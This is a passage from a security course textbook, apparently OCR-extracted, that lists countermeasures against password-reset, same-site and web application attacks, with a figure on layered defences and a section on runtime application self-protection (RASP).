  - Restrict the number of requests generated from any IP or device within a stipulated time.
  - Use advanced multi-factor authentication (MFA) techniques to prevent account hijacking with password reset tokens.
  - Ensure that the URLs for password reset use HTTPS.
  - Send a temporary password via the registered email address, instead of directly resetting the password.
- **Same-Site Attacks**
  - Implement dangling domain records as a validation mechanism.
  - Enable a DNS misconfiguration verification and validation process.
  - Duly update DNS records on the corresponding DNS server.
  - Educate users on CNAME DNS entry verification and its impacts.



How to Defend Against Web Application Attacks

Attacker

Login Form

✓ Perform input validation

Internet

Use WAF Firewall /IDS and filter packets

✓ Configure the firewall to deny external ICMP traffic access

Web Server

✗ Shut down the unnecessary services and ports

✓ Keep patches current

Sanitize and filter user input

✓ Analyze the source code for SQL injection

✗ Minimize use of 3rd party apps

Web Application

✓ Connect to the database using a non-privileged account

✓ Use stored procedures and parameter queries

✓ Grant least privileges to the database, tables, and columns

DBMS

✗ Disable commands like xp_cmdshell

Operating System

✓ Perform dynamic testing and source code analysis

Make LDAP filter as specific as possible

LDAP Server

✗ Disable verbose error messages and use custom error pages

Custom Error Page

How to Defend Against Web Application Attacks

To defend against web application attacks, you can follow the countermeasures stated earlier. To protect the web server, you can use a WAF firewall/IDS and filter packets. You also should regularly update the server's software using patches to protect it from attackers. Sanitize and filter the user input, analyze the source code for SQL injection, and minimize the use of third-party applications to protect the web applications. You can also use stored procedures and parameter queries to retrieve data and disable verbose error messages that can provide attackers with useful information. Use custom error pages to protect the web applications. To avoid SQL injection into the database, connect using a non-privileged account and grant the least privileges to the database, tables, and columns. Disable commands such as xp_cmdshell, which can affect the OS.




Attacker
Login Form
username
password
Perform input validation
Internet
Use WAF Firewall /IDS and filter packets
Configure the firewall to deny external ICMP traffic access
Web Server
Shut down the unnecessary services and ports
Keep patches current
Sanitize and filter user input
Analyze the source code for SQL injection
Minimize use of 3rd party apps
Web Application
Connect to the database using a non-privileged account
Use stored procedures and parameter queries
Grant least privileges to the database, tables, and columns
DBMS
Disable commands like xp_cmdshell
Operating System
C:/
Perform dynamic testing and source code analysis
Make LDAP filter as specific as possible
LDAP Server
Disable verbose error messages and use custom error pages
Custom Error Page

Figure 14.105: Defend against web application attacks



RASP for Protecting Web Servers

- Runtime application self protection (RASP) provides security to web and non-web application running on a server
- It can **detect runtime attacks** on the real-time software application layer and can **provide better visibility of the hidden vulnerabilities** in the incoming traffic
- RASP can perform continuous monitoring, **help in remediating attacks at an early stage**, and generate minimized false positives

RASP Benefits

- Visibility
- Collaboration and DevOps
- Penetration testing
- Incident response

RASP for Protecting Web Servers

Runtime Application Self Protection (RASP) is a technology that provides security to applications that run on a server. RASP can be used for detecting runtime attacks on the real-time software application layer and can provide better visibility of hidden vulnerabilities. RASP can detect any malicious activity in the incoming traffic and also validate data requests. RASP protects both web and non-web applications and it can be used to prevent fake programs from being executed inside the application. RASP performs continuous monitoring to help remediate attacks such as unknown zero-day attacks at an early stage without any human intervention.

The RASP layer is placed within the application code. It deploys by monitoring the traffic coming into the server and applies protection mechanisms whenever threat vectors are detected. All the requests are examined through the RASP layer present between the server and the application without affecting the performance of the application. Furthermore, RASP can generate minimized false positives.

Benefits of using RASP

- **Visibility**: RASP offers greater visibility and lets the user have a detailed view of the application to monitor the attacks
- **Collaboration and DevOps**: It provides better collaboration and DevOps as it offers transparency that can provide similar and detailed information to both security professionals and developers
- **Penetration testing**: The increased visibility of RASP helps in avoiding duplicate testing. It also provides information about successful attacks and previously tested applications

- **Incident response**: RASP supports incident response to facilitate logging for security and compliance by letting the user report on customized events without modifying the application


